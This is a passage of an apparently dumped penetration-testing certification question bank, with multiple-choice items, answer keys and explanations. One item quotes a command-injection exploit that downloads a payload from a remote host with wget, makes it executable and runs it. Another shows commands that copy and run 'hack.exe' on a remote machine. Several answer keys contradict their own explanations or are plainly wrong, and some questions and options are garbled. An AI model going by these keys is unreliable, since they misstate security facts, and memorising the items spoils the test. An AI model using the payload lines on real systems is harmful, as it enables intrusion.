Based on these results, the most likely attack to succeed is a Heartbleed attack. The Heartbleed attack is a vulnerability in the OpenSSL implementation of the TLS/SSL protocol that allows an attacker to read the
memory of the server and potentially steal sensitive information, such as private keys, passwords, or session tokens. The results show that the website is using OpenSSL 1.0.1f, which is vulnerable to the Heartbleed attack1.

NEW QUESTION 99
A penetration tester wrote the following comment in the final report: "Eighty-five percent of the systems tested were found to be prone to unauthorized access from the internet." Which of the following audiences was this message intended?

A. Systems administrators
B. C-suite executives
C. Data privacy ombudsman
D. Regulatory officials

Answer: B

Explanation:
The comment in the final report was intended for C-suite executives, which are senior-level managers or leaders in an organization, such as the chief executive officer (CEO), chief financial officer (CFO), or chief information officer (CIO). C-suite executives are typically interested in high-level summaries or overviews of the penetration test results, such as the percentage of systems affected by a certain vulnerability or risk, the potential impact or cost of a breach, or the recommended actions or priorities for remediation. C-suite executives may not have the technical background or expertise to understand detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. The comment in the final report provides a high-level summary of the penetration test result that is relevant and understandable for C-suite executives. The other audiences are not likely to be interested in this comment. Systems administrators are technical staff who are responsible for installing, configuring, maintaining, and securing systems and networks. They would be more interested in detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. Data privacy ombudsman is a person who acts as an independent mediator between individuals and organizations regarding data privacy issues or complaints. They would be more interested in information about how the penetration test complied with data privacy laws and regulations, such as GDPR or CCPA. Regulatory officials are authorities who enforce compliance with laws and regulations related to a specific industry or sector, such as finance, health care, or energy. They would be more interested in information about how the penetration test complied with industry-specific standards and frameworks, such as PCI-DSS, HIPAA, or NERC-CIP.

NEW QUESTION 100
The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a “probable port scan” alert in the organization’s IDS?

A. Line 01
B. Line 02
C. Line 07
D. Line 08

Answer: D

NEW QUESTION 103
A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2:
        target = socket.gethostbyname(sys.argv[1])
else:
        print("Too few arguments.")
        print("Syntax: python {} <>".format(sys.argv[0]))
        sys.exit()
try:
        for port in ports:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.settimeout(2)
                results = s.connect_ex((target,port))
                if result == 0:
                        print("Port {} is opened".format(port))
except KeyboardInterrupt:
        print("Exiting...")
        sys.exit()
```

Which of the following actions will this script perform?

A. Look for open ports.
B. Listen for a reverse shell.
C. Attempt to flood open ports.
D. Create an encrypted tunnel.

Answer: A

Explanation:
The script will perform a port scan on the target IP address, looking for open ports on a list of common ports. A port scan is a technique that probes a network or a system for open ports, which can reveal potential vulnerabilities or services running on the host.

NEW QUESTION 106
The delivery of a penetration test within an organization requires defining specific parameters regarding the nature and types of exercises that can be conducted and when they can be conducted. Which of the following BEST identifies this concept?

A. Statement of work
B. Program scope
C. Non-disclosure agreement
D. Rules of engagement

Answer: D

Explanation:
Rules of engagement (ROE) is a document that outlines the specific guidelines and limitations of a penetration test engagement. The document is agreed upon by both the penetration testing team and the client and sets expectations for how the test will be conducted, what systems are in scope, what types of attacks are allowed, and any other parameters that need to be defined. ROE helps to ensure that the engagement is conducted safely, ethically, and with minimal disruption to the client's operations.

NEW QUESTION 110

A penetration tester wants to validate the effectiveness of a DLP product by attempting exfiltration of data using email attachments. Which of the following techniques should the tester select to accomplish this task?

A. Steganography
B. Metadata removal
C. Encryption
D. Encode64

Answer: B

Explanation:
All other answers are a form of encryption or randomizing the data.

NEW QUESTION 113
A company provided the following network scope for a penetration test:
* 169.137.1.0/24
* 221.10.1.0/24
* 149.14.1.0/24
A penetration tester discovered a remote command injection on IP address 149.14.1.24 and exploited the system. Later, the tester learned that this particular IP address belongs to a third party. Which of the following stakeholders is responsible for this mistake?

A. The company that requested the penetration test
B. The penetration testing company
C. The target host's owner
D. The penetration tester
E. The subcontractor supporting the test

Answer: A

Explanation:
The company that requested the penetration test is responsible for providing the correct and accurate network scope for the test. The network scope defines the boundaries and limitations of the test, such as which IP addresses, domains, systems, or networks are in scope or out of scope. If the company provided an incorrect network scope that included an IP address that belongs to a third party, then it is responsible for this mistake. The penetration testing company, the target host’s owner, the penetration tester, and the subcontractor supporting the test are not responsible for this mistake, as they relied on the network scope provided by the company that requested the penetration test.

NEW QUESTION 115
Penetration on an assessment for a client organization, a penetration tester notices numerous outdated software package versions were installed ...s-critical servers. Which of the following would best mitigate this issue?

A. Implementation of patching and change control programs
B. Revision of client scripts used to perform system updates
C. Remedial training for the client's systems administrators
D. Refrainment from patching systems until quality assurance approves

Answer: A

Explanation:
The best way to mitigate this issue is to implement patching and change control programs, which are processes that involve applying updates or fixes to software packages to address vulnerabilities, bugs, or performance issues, and managing or documenting the changes made to the software packages to ensure consistency, compatibility, and security. Patching and change control programs can help prevent or reduce the risk of attacks that exploit outdated software package versions, which may contain known or unknown vulnerabilities that can compromise the security or functionality of the systems or servers. Patching and change control programs can be implemented by using tools such as WSUS, which is a tool that can manage and distribute updates for Windows systems and applications1, or Git, which is a tool that can track and control changes to source code or files2. The other options are not valid ways to mitigate this issue. Revision of client scripts used to perform system updates is not a sufficient way to mitigate this issue, as it may not address the root cause of why the software package versions are outdated, such as lack of awareness, resources, or policies. Remedial training for the client’s systems administrators is not a direct way to mitigate this issue, as it may not result in immediate or effective actions to update the software package versions. Refrainment from patching systems until quality assurance approves is not a way to mitigate this issue, but rather a potential cause or barrier for why the software package versions are outdated.

NEW QUESTION 120
A Chief Information Security Officer wants a penetration tester to evaluate whether a recently installed firewall is protecting a subnetwork on which many decades-old legacy systems are connected. The penetration tester decides to run an OS discovery and a full port scan to identify all the systems and any potential vulnerability. Which of the following should the penetration tester consider BEFORE running a scan?

A. The timing of the scan
B. The bandwidth limitations
C. The inventory of assets and versions
D. The type of scan

Answer: C

NEW QUESTION 122
A penetration tester has found indicators that a privileged user's password might be the same on 30 different Linux systems. Which of the following tools can help the tester identify the number of systems on which the password can be used?

A. Hydra
B. John the Ripper
C. Cain and Abel
D. Medusa

Answer: D

Explanation:
Both Hydra and Medusa can be used for that same purpose:
THC Hydra is a brute-force cracking tool for remote authentication services. It supports many protocols, including telnet, FTP, LDAP, SSH, SNMP, and others.
Medusa is a Parallel, Modular and Speedy method for brute-force which issued for remote
authentication. Following are the applications and protocols like modular design, Thread based parallel testing and flexible user input and protocols are AFP, CVS, FTP, HTTP, IMAP etc.

NEW QUESTION 124
A penetration tester receives the following results from an Nmap scan:

```
Interesting ports on 192.168.1.1:

Port      State     Service
21/tcp    closed    ftp
22/tcp    open      ssh
23/tcp    closed    telnet
25/tcp    closed    smtp
80/tcp    open      http
110/tcp   closed    pop3
139/tcp   closed    nethics-ssn
443/tcp   closed    https
3389/tcp  closed    rdp
```

Which of the following OSs is the target MOST likely running?

A. CentOS
B. Arch Linux
C. Windows Server
D. Ubuntu

Answer: C

NEW QUESTION 128
A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

A. Understanding the tactics of a security intrusion can help disrupt them.
B. Scripts that are part of the framework can be imported directly into SIEM tools.
C. The methodology can be used to estimate the cost of an incident better.
D. The framework is static and ensures stability of a security program overtime.

Answer: A

NEW QUESTION 130
Company.com has hired a penetration tester to conduct a phishing test. The tester wants to set up a fake log-in page and harvest credentials when target employees click on links in a phishing email. Which of the following commands would best help the tester determine which cloud email provider the log-in page needs to mimic?

A. dig company.com MX
B. whois company.com
C. cur1 www.company.com
D. dig company.com A

Answer: A

Explanation:
The dig command is a tool that can be used to query DNS servers and obtain information about domain names, such as IP addresses, mail servers, name servers, or other records. The MX option specifies that the query is for mail exchange records, which are records that indicate the mail servers responsible for accepting email messages for a domain. Therefore, the command dig company.com MX would best help the tester determine which cloud email provider the log-in page needs to mimic by showing the mail servers for company.com. For example, if the output shows something like company-com.mail.protection.outlook.com, then it means that company.com uses Microsoft Outlook as its cloud email provider. The other commands are not as useful for determining the cloud email provider. The whois command is a tool that can be used to query domain name registration information, such as the owner, registrar, or expiration date of a domain. The curl command is a tool that can be used to transfer data from or to a server using various protocols, such as HTTP, FTP, or SMTP. The dig command with the A option specifies that the query is for address records, which are records that map domain names to IP addresses.

NEW QUESTION 132
A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

A. ROE
B. SLA
C. MSA
D. NDA

Answer: D

NEW QUESTION 133
A penetration tester completed an assessment, removed all artifacts and accounts created during the test, and presented the findings to the client. Which of the following happens NEXT?

A. The penetration tester conducts a retest.
B. The penetration tester deletes all scripts from the client machines.
C. The client applies patches to the systems.
D. The client clears system logs generated during the test.

Answer: C

NEW QUESTION 136
A penetration tester runs the following command: l.comptia.local axfr comptia.local
which of the following types of information would be provided?

A. The DNSSEC certificate and CA
B. The DHCP scopes and ranges used on the network
C. The hostnames and IP addresses of internal systems
D. The OS and version of the DNS server

Answer: C

Explanation:
The command dig @ns1.comptia.local axfr comptia.local is a command that performs a DNS zone transfer, which is a process of copying the entire DNS database or zone file from a primary DNS server to a secondary DNS server. A DNS zone file contains records that map domain names to IP addresses and other information, such as mail servers, name servers, or aliases. A DNS zone transfer can provide useful information for enumeration, such as the hostnames and IP addresses of internal systems, which can help identify potential targets or vulnerabilities. A DNS zone transfer can be performed by using tools such as dig, which is a tool that can query DNS servers and obtain information about domain names, such as IP addresses, mail servers, name servers, or other records1. The other options are not types of information that would be provided by a DNS zone transfer. The DNSSEC certificate and CA are not part of the DNS zone file, but rather part of the DNSSEC protocol, which is an extension of the DNS protocol that provides authentication and integrity for DNS data. The DHCP scopes and ranges used on the network are not part of the DNS zone file, but rather part of the DHCP protocol, which is a protocol that assigns dynamic IP addresses and other configuration parameters to devices on a network. The OS and version of the DNS server are not part of the DNS zone file, but rather part of the OS fingerprinting technique, which is a technique that identifies the OS and version of a remote system by analyzing its responses to network probes.

NEW QUESTION 139
A penetration tester has prepared the following phishing email for an upcoming penetration test:

Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form (on-line here) before the end of this month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

A. Familiarity and likeness
B. Authority and urgency
C. Scarcity and fear
D. Social proof and greed

Answer: B

NEW QUESTION 143
A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:
exploit = “POST ”
exploit += “/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} –
c${IFS}’cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IF
&loginUser=a&Pwd=a”
exploit += “HTTP/1.1”
Which of the following commands should the penetration tester run post-engagement?

A. grep –v apache ~/.bash_history > ~/.bash_history
B. rm –rf /tmp/apache
C. chmod 600 /tmp/apache
D. taskkill /IM “apache” /F

Answer: B

Explanation:
The exploit code is a command injection attack that uses a vulnerable CGI script to execute arbitrary commands on the target system. The commands are:

- cd /tmp: change the current directory to /tmp
- wget

http://10.10.0.1/apache: download a file named apache from http://10.10.0.1

- ./apache: run the file as an executable

The file apache is most likely a malicious payload that gives the attacker remote access to the system or performs some other malicious action. Therefore, the penetration tester should run the command rm -rf
/tmp/apache post-engagement to remove the file and its traces from the system. The other commands are not effective or relevant for this purpose.

NEW QUESTION 147
A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/pikctheme.pl
https://xx.xx.xx.x/vpn/../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

A. Edit the discovered file with one line of code for remote callback
B. Download .pl files and look for usernames and passwords
C. Edit the smb.conf file and upload it to the server
D. Download the smb.conf file and look at configurations

Answer: C

NEW QUESTION 150
A penetration tester gains access to a system and is able to migrate to a user process:

```
net use S: \\192.168.5.51\C$\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"
```

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

A. Redirecting output from a file to a remote system
B. Building a scheduled task for execution
C. Mapping a share to a remote system
D. Executing a file on the remote system
E. Creating a new process on all domain systems
F. Setting up a reverse shell from a remote system
G. Adding an additional IP address on the compromised system

Answer: CD

Explanation:
WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.

NEW QUESTION 154
A security firm has been hired to perform an external penetration test against a company. The only information the firm received was the company name. Which of the following passive reconnaissance approaches would be MOST likely to yield positive initial results?

A. Specially craft and deploy phishing emails to key company leaders.
B. Run a vulnerability scan against the company's external website.
C. Runtime the company's vendor/supply chain.
D. Scrape web presences and social-networking sites.

Answer: D

NEW QUESTION 158
During the scoping phase of an assessment, a client requested that any remote code exploits discovered during testing would be reported immediately so the vulnerability could be fixed as soon as possible. The penetration tester did not agree with this request, and after testing began, the tester discovered a vulnerability and gained internal access to the system. Additionally, this scenario led to a loss of confidential credit card data and a hole in the system. At the end of the test, the penetration tester willfully failed to report this information and left the vulnerability in place. A few months later, the client was breached and credit card data was stolen. After being notified about the breach, which of the following steps should the company take NEXT?

A. Deny that the vulnerability existed
B. Investigate the penetration tester.
C. Accept that the client was right.
D. Fire the penetration tester.

Answer: B

Explanation:
The penetration tester violated the client's request and the code of ethics by not reporting the vulnerability immediately and leaving it in place. This could have

contributed to the breach and the data loss. The company should investigate the penetration tester's actions and motives, and hold them accountable for any negligence or malpractice.

NEW QUESTION 163
A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial data. Which of the following should the tester do with this information to make this a successful exploit?

A. Perform XSS.
B. Conduct a watering-hole attack.
C. Use BeEF.
D. Use browser autopwn.

Answer: B

Explanation:
A clickjacking vulnerability allows an attacker to trick a user into clicking on a hidden element on a web page, such as a login button or a link. A watering-hole attack is a technique where the attacker compromises a website that is frequently visited by the target users, and injects malicious code or content into the website. The attacker can then use the clickjacking vulnerability to redirect the users to a malicious website or perform unauthorized actions on their behalf.
* A. Perform XSS. This is incorrect. XSS (cross-site scripting) is a vulnerability where an attacker injects malicious scripts into a web page that are executed by the browser of the victim. XSS can be used to steal cookies, session tokens, or other sensitive information, but it is not directly related to clickjacking.
* C. Use BeEF. This is incorrect. BeEF (Browser Exploitation Framework) is a tool that allows an attacker to exploit various browser vulnerabilities and take control of the browser of the victim. BeEF can be used to launch clickjacking attacks, but it is not the only way to do so.
* D. Use browser autopwn. This is incorrect. Browser autopwn is a feature of Metasploit that automatically exploits browser vulnerabilities and delivers a payload to the victim's system. Browser autopwn can be used to compromise the browser of the victim, but it is not directly related to clickjacking.
References:
- 1: OWASP Foundation, "Clickjacking", https://owasp.org/www-community/attacks/Clickjacking
- 2: PortSwigger, "What is clickjacking? Tutorial & Examples", https://portswigger.net/web-security/clickjacking
- 4: Akto, "Clickjacking: Understanding vulnerability, attacks and prevention", https://www.akto.io/blog/clickjacking-understanding-vulnerability-attacks-and-prevention

NEW QUESTION 167
A penetration tester was able to gather MD5 hashes from a server and crack the hashes easily with rainbow tables.
Which of the following should be included as a recommendation in the remediation report?

A. Stronger algorithmic requirements
B. Access controls on the server
C. Encryption on the user passwords
D. A patch management program

Answer: A

NEW QUESTION 169
Penetration tester is developing exploits to attack multiple versions of a common software package. The versions have different menus and)ut.. they have a common log-in screen that the exploit must use. The penetration tester develops code to perform the log-in that can be each of the exploits targeted to a specific version. Which of the following terms is used to describe this common log-in code example?

A. Conditional
B. Library
C. Dictionary
D. Sub application

Answer: B

Explanation:
The term that is used to describe the common log-in code example is library, which is a collection of reusable code or functions that can be imported or called by other programs or scripts. A library can help simplify or modularize the code development process by providing common or frequently used functionality that can be shared across different programs or scripts. In this case, the penetration tester develops a library of code to perform the log-in that can be imported or called by each of the exploits targeted to a specific version of the software package. The other options are not valid terms that describe the common log-in code example. Conditional is a programming construct that executes a block of code based on a logical condition or expression, such as if-else statements. Dictionary is a data structure that stores key-value pairs, where each key is associated with a value, such as a Python dictionary. Sub application is not a standard programming term, but it may refer to an application that runs within another application, such as a web application.

NEW QUESTION 173
Which of the following assessment methods is MOST likely to cause harm to an ICS environment?

A. Active scanning
B. Ping sweep
C. Protocol reversing
D. Packet analysis

Answer: A

NEW QUESTION 178
A penetration tester is conducting an authorized, physical penetration test to attempt to enter a client's building during non-business hours. Which of the following are MOST important for the penetration tester to have during the test? (Choose two.)

A. A handheld RF spectrum analyzer
B. A mask and personal protective equipment
C. Caution tape for marking off insecure areas
D. A dedicated point of contact at the client
E. The paperwork documenting the engagement
F. Knowledge of the building's normal business hours

Answer: DE

Explanation:
Always carry the contact information and any documents stating that you are approved to do this.

NEW QUESTION 179
Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

A. devices produce more heat and consume more power.
B. devices are obsolete and are no longer available for replacement.
C. protocols are more difficult to understand.
D. devices may cause physical world effects.

Answer: D

Explanation:
"A significant issue identified by Wiberg is that using active network scanners, such as Nmap, presents a weakness when attempting port recognition or service detection on SCADA devices. Wiberg states that active tools such as Nmap can use unusual TCP segment data to try and find available ports. Furthermore, they can open a massive amount of connections with a specific SCADA device but then fail to close them gracefully." And since SCADA and ICS devices are designed and implemented with little attention having been paid to the operational security of these devices and their ability to handle errors or unexpected events, the presence idle open connections may result into errors that cannot be handled by the devices.

NEW QUESTION 181
Which of the following situations would MOST likely warrant revalidation of a previous security assessment?

A. After detection of a breach
B. After a merger or an acquisition
C. When an organization updates its network firewall configurations
D. When most of the vulnerabilities have been remediated

Answer: D

NEW QUESTION 186
Which of the following provides an exploitation suite with payload modules that cover the broadest range of target system types?

A. Nessus
B. Metasploit
C. Burp Suite
D. Ethercap

Answer: B

NEW QUESTION 189
After running the enum4linux.pl command, a penetration tester received the following output:

```
 ============================================================
|    Enumerating Workgroup/Domain on 192.168.100.56         |
 ============================================================
[+] Got domain/workgroup name: WORKGROUP
 =========================================
|    Session Check on 192.168.100.56      |
 =========================================
[+] Server 192.168.100.56 allows sessions using username '', password ''
 ============================================
|    Getting domain SID for 192.168.100.56   |
 ============================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
 ============================================
|    Share Enumeration on 192.168.100.56     |
 ============================================
        Sharename Type Comment
        --------- ---- -------
        print$ Disk Printer Drivers
        web Disk File Server
        IPC$ IPC IPC Service (Samba 4.5.12-Debian)
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 192.168.100.56
//192.168.100.56/print$ Mapping: DENIED, Listing: N/A
//192.168.100.56/web    Mapping: OK, Listing: OK
//192.168.100.56/IPC$   [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Mon Jul 20 10:14:37 2020
```

Which of the following commands should the penetration tester run NEXT?

A. smbspool //192.160.100.56/print$
B. net rpc share -S 192.168.100.56 -U ''
C. smbget //192.168.100.56/web -U ''
D. smbclient //192.168.100.56/web -U '' -N

Answer: D

Explanation:
A vulnerability scan is a type of assessment that helps to identify vulnerabilities in a network or system. It scans systems for potential vulnerabilities, misconfigurations, and outdated software. Based on the output from a vulnerability scan, a penetration tester can identify vulnerabilities that may be exploited to gain access to a system. In this scenario, the output from the penetration testing tool shows that 100 hosts contained findings due to improper patch management. This indicates that the vulnerability scan detected vulnerabilities that could have been prevented through proper patch management. Therefore, the most likely test performed by the penetration tester is a vulnerability scan.

NEW QUESTION 193
A penetration tester is conducting an unknown environment test and gathering additional information that can be used for later stages of an assessment. Which of the following would most likely produce useful information for additional testing?

A. Searching for code repositories associated with a developer who previously worked for the target company code repositories associated with the
B. Searching for code repositories target company's organization
C. Searching for code repositories associated with the target company's organization
D. Searching for code repositories associated with a developer who previously worked for the target company

Answer: B

Explanation:
Code repositories are online platforms that store and manage source code and other files related to software development projects. Code repositories can contain useful information for additional testing, such as application names, versions, features, functions, vulnerabilities, dependencies, credentials, comments, or documentation. Searching for code repositories associated with the target company's organization would most likely produce useful information for additional testing, as it would reveal the software projects that the target company is working on or using, and potentially expose some weaknesses or flaws that can be exploited. Code repositories can be searched by using tools such as GitHub, GitLab, Bitbucket, or SourceForge1. The other options are not as likely to produce useful information for additional testing, as they are not directly related to the target company's software development activities. Searching for code repositories associated with a developer who previously worked for the target company may not yield any relevant or current information, as the developer may have deleted, moved, or updated their code repositories after leaving the company.
Searching for code repositories associated with the target company's competitors or customers may not yield any useful or accessible information, as they may have different or unrelated software projects, or they may have restricted or protected their code repositories from public view.

NEW QUESTION 196
Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

A. NDA
B. MSA
C. SOW
D. MOU

Answer: C

Explanation:
As mentioned in question 1, the SOW describes the specific activities, deliverables, and schedules for a penetration tester. The other documents are not relevant for this purpose. An NDA is a non-disclosure agreement that protects the confidentiality of the client's information. An MSA is a master service agreement that defines the general terms and conditions of a business relationship. An MOU is a memorandum of understanding that expresses a common intention or agreement between parties.

NEW QUESTION 201
During an assessment, a penetration tester obtains a list of 30 email addresses by crawling the target company's website and then creates a list of possible usernames based on the email address format. Which of the following types of attacks would MOST likely be used to avoid account lockout?

A. Mask
B. Rainbow
C. Dictionary
D. Password spraying

Answer: D

Explanation:
Password spraying is a type of password guessing attack that involves trying one or a few common passwords against many usernames or accounts. Password spraying can avoid account lockout policies that limit the number of failed login attempts per account by spreading out the attempts over time and across different accounts. Password spraying can also increase the chances of success by using passwords that are likely to be used by many users, such as default passwords, seasonal passwords, or company names. Mask is a type of password cracking attack that involves using a mask or a pattern to generate passwords based on known or guessed characteristics of the password, such as length, case, or symbols. Rainbow is a technique of storing precomputed hashes of passwords in a table that can be used to quickly crack passwords by looking up the hashes. Dictionary is a type of password cracking attack that involves using a wordlist or a dictionary of common or likely passwords to try against an account.

NEW QUESTION 205
A Chief Information Security Officer wants to evaluate the security of the company's e-commerce application. Which of the following tools should a penetration tester use FIRST to obtain relevant information from the application without triggering alarms?

A. SQLmap
B. DirBuster
C. w3af
D. OWASP ZAP

Answer: C

Explanation:
W3AF, the Web Application Attack and Audit Framework, is an open source web application security scanner that includes directory and filename bruteforcing in its list of capabilities.

NEW QUESTION 207
A company obtained permission for a vulnerability scan from its cloud service provider and now wants to test the security of its hosted data.
Which of the following should the tester verify FIRST to assess this risk?

A. Whether sensitive client data is publicly accessible
B. Whether the connection between the cloud and the client is secure
C. Whether the client's employees are trained properly to use the platform
D. Whether the cloud applications were developed using a secure SDLC

Answer: A

NEW QUESTION 209
A penetration tester discovered that a client uses cloud mail as the company's email system. During the penetration test, the tester set up a fake cloud mail login page and sent all company employees an email that stated their inboxes were full and directed them to the fake login page to remedy the issue. Which of the following BEST describes this attack?

A. Credential harvesting
B. Privilege escalation
C. Password spraying
D. Domain record abuse

Answer: A

Explanation:
Credential harvesting is a type of attack that aims to collect usernames and passwords from unsuspecting users by tricking them into entering their credentials on a fake or spoofed website. Credential harvesting can be done by using phishing emails that lure users to click on malicious links or attachments that redirect them to the fake website. The fake website may look identical or similar to the legitimate one, but it will capture and store the user's credentials for later use by the attacker. In this case, the penetration tester set up a fake cloud mail login page and sent phishing emails to all company employees to harvest their credentials.

NEW QUESTION 214
A penetration tester is contracted to attack an oil rig network to look for vulnerabilities. While conducting the assessment, the support organization of the rig reported issues connecting to corporate applications and upstream services for data acquisitions. Which of the following is the MOST likely culprit?

A. Patch installations
B. Successful exploits
C. Application failures
D. Bandwidth limitations

Answer: B

Explanation:
Successful exploits could cause network disruptions, service outages, or data corruption, which could affect the connectivity and functionality of the oil rig network. Patch installations, application failures, and bandwidth limitations are less likely to be related to the penetration testing activities.

NEW QUESTION 219
Which of the following can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools?

A. Dictionary
B. Directory
C. Symlink
D. Catalog
E. For-loop

Answer: A

Explanation:
A dictionary can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools. A dictionary is a collection of key-value pairs that can be accessed by using the keys. For example, a dictionary can store usernames and passwords, or IP addresses and hostnames, that can be used as input for brute-force or reconnaissance tools.

NEW QUESTION 221
Given the following output: User-agent:* Disallow: /author/ Disallow: /xmlrpc.php Disallow: /wp-admin Disallow: /page/
During which of the following activities was this output MOST likely obtained?

A. Website scraping
B. Website cloning
C. Domain enumeration
D. URL enumeration

Answer: D

Explanation:
URL enumeration is the activity of discovering and mapping the URLs of a website, such as directories, files, parameters, or subdomains. URL enumeration can help to identify the structure, content, and functionality of a website, as well as potential vulnerabilities or misconfigurations. One of the methods of URL enumeration is to analyze the robots.txt file of a website, which is a text file that tells search engine crawlers which URLs the crawler can or can't request from the site1. The output shown in the question is an example of a robots.txt file that disallows crawling of certain URLs, such as /author/, /xmlrpc.php, /wp-admin, or /page/.

NEW QUESTION 226
A client has requested that the penetration test scan include the following UDP services: SNMP, NetBIOS, and DNS. Which of the following Nmap commands will perform the scan?

A. nmap –vv sUV –p 53, 123-159 10.10.1.20/24 –oA udpscan
B. nmap –vv sUV –p 53,123,161-162 10.10.1.20/24 –oA udpscan
C. nmap –vv sUV –p 53,137-139,161-162 10.10.1.20/24 –oA udpscan
D. nmap –vv sUV –p 53, 122-123, 160-161 10.10.1.20/24 –oA udpscan

Answer: C

NEW QUESTION 230
A red team gained access to the internal network of a client during an engagement and used the Responder tool to capture important data. Which of the following was captured by the testing team?

A. Multiple handshakes
B. IP addresses
C. Encrypted file transfers
D. User hashes sent over SMB

Answer: B

NEW QUESTION 231
A penetration tester received a 16-bit network block that was scoped for an assessment. During the assessment, the tester realized no hosts were active in the provided block of IPs and reported this to the company. The company then provided an updated block of IPs to the tester. Which of the following would be the most appropriate NEXT step?

A. Terminate the contract.
B. Update the ROE with new signature
C. Most Voted
D. Scan the 8-bit block to map additional missed hosts.
E. Continue the assessment.

Answer: B

NEW QUESTION 232
In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?

A. Test for RFC-defined protocol conformance.
B. Attempt to brute force authentication to the service.
C. Perform a reverse DNS query and match to the service banner.
D. Check for an open relay configuration.

Answer: D

Explanation:
SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

NEW QUESTION 237
User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

A. MD5
B. bcrypt
C. SHA-1
D. PBKDF2

Answer: A

NEW QUESTION 242
The output from a penetration testing tool shows 100 hosts contained findings due to improper patch management. Which of the following did the penetration tester perform?

A. A vulnerability scan
B. A WHOIS lookup
C. A packet capture
D. An Nmap scan

Answer: A

Explanation:
A vulnerability scan is a type of penetration testing tool that is used to scan a network for vulnerabilities. A vulnerability scan can detect misconfigurations, missing patches, and other security issues that could be exploited by attackers. In this case, the output shows that 100 hosts had findings due to improper patch management, which means that the tester performed a vulnerability scan.

NEW QUESTION 243
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